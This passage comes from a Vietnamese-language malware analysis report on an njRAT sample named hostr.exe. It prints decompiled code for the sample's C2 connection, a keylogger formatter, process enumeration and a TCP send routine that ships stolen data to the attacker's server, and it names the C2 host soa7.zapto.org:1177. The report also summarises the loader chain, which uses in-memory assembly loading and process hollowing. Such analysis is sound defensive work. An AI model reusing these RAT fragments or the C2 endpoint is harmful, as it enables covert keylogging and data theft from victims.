h9 : object
```

```
            }
            try
            {
                25 = new TcpClient();
                Thread.Sleep(1000);
                ((TcpClient)25).Connect((string)rx, Conversions.ToInteger((string)cm));
                ge = 1;
                ni(tu());
                result = ge != null;
            }
            catch (Exception ex11)
            {
                ProjectData.SetProjectError(ex11);
                Exception ex12 = ex11;
                ge = 0;
                result = false;
                ProjectData.ClearProjectError();
            }
        }
```

Hình 30 Hàm tạo kết nối C2

Tiếp đến hàm keylogger lắng nghe và xử lý các sự kiện phím.

```
Assemblies
simon12 (0.0.0.0, .NETFramework,
Metadata
References
{} -
{} ClassLibrary1
10
35
Base Types
Derived Types
0c : object
8q : object
53 : object
ag : object
jc : object
pr : object
rh : object
35()
b4() : void
bw(uint) : string
eg(nint, ref int) : int
fk(Keys) : string
gd() : string
p3(uint, uint) : uint
sm(uint, uint, byte[], St
tj(byte[]) : bool
uu() : string
vo() : nint
yc(int) : short
z6(int) : int
bb
Base Types
0 : object
1z : object
3 : object
25 : object
a : object
b : object
```

```
fk(Keys) : string
// ClassLibrary1, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// ClassLibrary1.35
using ...

private string fk(Keys wl)
{
    bool flag = ((Keyboard)pr).ShiftKeyDown;
    if (((Keyboard)pr).CapsLock)
    {
        flag = !flag;
    }
    string result;
    try
    {
        switch (wl)
        {
        case Keys.Back:
        case Keys.End:
        case Keys.Delete:
        case Keys.F1:
        case Keys.F2:
        case Keys.F3:
        case Keys.F4:
        case Keys.F5:
        case Keys.F6:
        case Keys.F7:
        case Keys.F8:
        case Keys.F9:
        case Keys.F10:
        case Keys.F11:
        case Keys.F12:
            result = "[" + wl.ToString() + "]";
            goto end_IL_0022;
        case Keys.ShiftKey:
        case Keys.ControlKey:
        case Keys.LShiftKey:
        case Keys.RShiftKey:
        case Keys.LControlKey:
        case Keys.RControlKey:
        case Keys.Shift:
        case Keys.Control:
        case Keys.Alt:
```

Hình 31 Hàm Keylogger (1)

Trong khối catch, nếu quá trình ánh xạ phím có lỗi, hàm fallback sang Strings.ChrW((int)wl) rồi lại upper/lower theo flag, đảm bảo mọi phím gõ đều được chuyển thành chuỗi. → Đây là hàm định dạng keylog của mã độc, dùng để biến mỗi phím người dùng gõ thành chuỗi dễ đọc trước khi nối vào buffer nhật ký bàn phím và gửi về máy chủ điều khiển.

```
Assemblies
simon12 (0.0.0.0, .NETFramework,
  Metadata
  References
  { } -
  { } ClassLibrary1
    10
    35
      Base Types
      Derived Types
      0c : object
      8q : object
      53 : object
      ag : object
      jc : object
      pr : object
      rh : object
      35()
      b4() : void
      bw(uint) : string
      eg(nint, ref int) : int
      fk(Keys) : string
      gd() : string
      p3(uint, uint) : uint
      sm(uint, uint, byte[], St
      tj(byte[]) : bool
      uu() : string
      vo() : nint
      yc(int) : short
      z6(int) : int
    bb
      Base Types
      0 : object
      1z : object
      3 : object
      25 : object
      a : object
      b : object
```

```
fk(Keys) : string
                result = "";
                goto end_IL_0022;
            case Keys.Space:
                result = " ";
                goto end_IL_0022;
            default:
                switch (wl)
                {
                case Keys.Return:
                    break;
                case Keys.Tab:
                    result = "[TAP]\r\n";
                    goto end_IL_0022;
                default:
                    result = checked((!flag) ? bw((uint)wl) : bw((uint)wl).ToUpper());
                    goto end_IL_0022;
                }
                break;
            case Keys.Return:
                break;
            }
            result = ((!((string)8q).EndsWith("[ENTER]\r\n")) ? "[ENTER]\r\n" : "");
            end_IL_0022:;
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            if (flag)
            {
                result = Strings.ChrW((int)wl).ToString().ToUpper();
                ProjectData.ClearProjectError();
            }
            else
            {
                result = Strings.ChrW((int)wl).ToString().ToLower();
                ProjectData.ClearProjectError();
            }
        }
        return result;
    }
```

Hình 32 Hàm Keylogger (2)

Tiếp theo ta xem đoạn code mã độc dùng để liệt kê tiến trình, mã độc cố gắng lấy mô tả tiến trình bằng **FileVersionInfo.GetVersionInfo(...).FileDescription**, nếu tìm được file trong **C:\Windows\System32** thì ghép bản ghi dạng PID, fullpath, mô tả, ngược lại dùng PID, processName, mô tả. Sau đó, khi if (num8 == 0) thỏa mãn, nó tạo một thread mới gọi ni("proc" + fo + text12) để gửi toàn bộ danh sách process về máy chủ C2, rồi reset text12 về rỗng cho lần thu thập tiếp theo.

```
    }
    catch (Exception ex31)
    {
        ProjectData.SetProjectError(ex31);
        Exception ex32 = ex31;
        string text14 = "";
        try
        {
            string h = FileVersionInfo.GetVersionInfo(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe").FileDescripti
            text14 = pd(ref h);
        }
        catch (Exception ex33)
        {
            ProjectData.SetProjectError(ex33);
            Exception ex34 = ex33;
            ProjectData.ClearProjectError();
        }
        if (File.Exists(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe"))
        {
            FileInfo fileInfo = new FileInfo(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe");
            text12 = text12 + (string)fa + Conversions.ToString(process.Id) + "," + fileInfo.FullName + "," + text14;
        }
        else
        {
            text12 = text12 + (string)fa + Conversions.ToString(process.Id) + "," + process.ProcessName + "," + text14;
        }
        ProjectData.ClearProjectError();
    }
    if (num8 == 10)
    {
        num8 = 0;
        Thread thread = new Thread([SpecialName] [DebuggerStepThrough] (object obj) =>
        {
            ni(Conversions.ToString(obj));
        }, 1);
        thread.Start("proc" + (string)fa + "!" + text12);
        text12 = "";
    }
}
```

Hình 33 Hàm lấy thông tin tiến trình

Tiếp đến hàm gửi dữ liệu của mã độc ta quan sát được:

- Hàm khởi tạo một **MemoryStream** mới rồi ghi toàn bộ nội dung mảng payload cần gửi vào stream.
- Sau đó tiếp tục ghi chuỗi h9 được chuyển sang mảng byte thông qua hàm vs(...) nối ngay sau phần payload, tạo thành một gói dữ liệu hoàn chỉnh trong memoryStream.
- Cuối cùng, hàm dùng **((TcpClient)25).Client.Send** để gửi toàn bộ buffer này qua socket TCP đã kết nối tới máy chủ C2, rồi giải phóng MemoryStream và trả về true nếu không có lỗi.
- Trong trường hợp xảy ra ngoại lệ, mã độc bắt lỗi, nếu kết nối ge còn tồn tại thì đóng TcpClient, đặt lại cờ ge = 0 và trả về false, cho thấy đây là hàm "send packet" chung dùng để đẩy mọi loại dữ liệu (keylog, danh sách process, lệnh…) về server điều khiển.

```
        }
        else
        {
            try
            {
                MemoryStream memoryStream = new MemoryStream();
                memoryStream.Write(ju, 0, ju.Length);
                memoryStream.Write(vs(ref System.Runtime.CompilerServices.Unsafe.As<object, string>(ref h9)), 0, ((string)h9).Length);
                ((TcpClient)25).Client.Send(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.None);
                memoryStream.Dispose();
                result = true;
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                try
                {
                    if (ge != null)
                    {
                        ((TcpClient)25).Close();
                    }
                }
                catch (Exception ex3)
                {
                    ProjectData.SetProjectError(ex3);
                    Exception ex4 = ex3;
                    ProjectData.ClearProjectError();
                }
                ge = 0;
                result = false;
                ProjectData.ClearProjectError();
            }
        }
    }
    return result;
```

Hình 34 Hàm gửi dữ liệu

1.1.1.3 Kết luận

Qua quá trình phân tích ở trên, ta có thể thấy mẫu mã độc njRAT **hostr.exe** là một chuỗi loader hoàn chỉnh, kết hợp nhiều kỹ thuật ẩn giấu: giải mã chuỗi trong .NET, nạp assembly trực tiếp trong bộ nhớ, nhúng payload dưới dạng GZIP trong resource và cuối cùng tiêm PE vào tiến trình hợp lệ bằng process hollowing, trước khi triển khai đầy đủ chức năng RAT như C2, keylogger, liệt kê tiến trình.


Quy trình hoạt động có thể tóm lược lại như sau:

- Tệp thực thi VB.NET ban đầu giải mã chuỗi hex, chuyển thành mảng byte và nạp một assembly ẩn bằng Assembly.Load thông qua reflection.

- Assembly được nạp tiếp tục đọc resource “SIMON12” từ file thực thi gốc, giải nén blob GZIP bên trong thành một file PE.
- File PE sau giải nén được ánh xạ vào một tiến trình hợp lệ.
- Mã độc đã được tiêm triển khai cấu hình C2 với domain **soa7.zapto.org:1177**, tự sao chép vào %TEMP%\hostr.exe, thiết lập tự khởi động và thêm rule firewall bằng netsh.
- Sau khi hoàn thành các bước trên, mã độc duy trì kết nối điều khiển từ xa, ghi nhật ký bàn phím, liệt kê tiến trình và gửi dữ liệu thu thập được về máy chủ C2 để phục vụ điều khiển và đánh cắp thông tin.

1.1.1.4 Sử dụng Capa để kiểm tra quá trình phân tích

Sử dụng Capa ta có thể thấy các thông tin sau:



Hình 35 Thông tin Capa

Mã băm trùng với mã băm ta đã xác định được ở phần trên. Phương thức tấn công được sử dụng là Reflective Code Loading (T1620) theo chuẩn MITRE ATT&CK trong đó mã độc có thể nạp và thực thi mã trực tiếp trong bộ nhớ.

Các hành vi mà capa có thể nhận diện được là:

- **invoke_.NET_assembly_method:** Mã .NET gọi một phương thức trong một assembly đã nạp
- **load_.NET_assembly:** Nạp một assembly .NET từ bộ nhớ hoặc nguồn không phải file
- **unmanaged_call:** Từ .NET gọi sang API Win32 → Có thể gọi sleep để né sandbox
- **compiled_to_the_.NET_platform:** chuyển file thành .NET assembly